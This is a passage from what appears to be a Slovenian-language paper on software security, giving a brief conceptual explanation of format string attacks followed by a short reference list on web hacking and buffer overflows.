Do napada na format »stringa« pride takrat, ko program določen vnos (s strani uporabnika ali drugega uporabnika) procesira kot »string« enega ali več ukazov. Če se dobljeni ukaz razlikuje od pričakovanega (npr. da je daljši ali krajši kot je zanj predviden prost prostor), pride do sesutja programa ali pa do nadaljnega branja podatkov iz sklada, v katerem se ponovno lahko nahaja zlonamerna koda.

7. REFERENCES

[1] Rich Cannings, Himanshu Dwivedi, Zane Lackey 2005. Hacking Exposed Web

[2] Billy K. Rios, Raghav Dube 2007. Kicking Down the Cross Domain Door

[3] C.Foster, J. and Vitaly, O. 2005. Buffer Overflow Attacks: Detect, Exploit, Prevent

[4] eTutorials.org, 2008. Classic Buffer-Overflow Vulnerabilities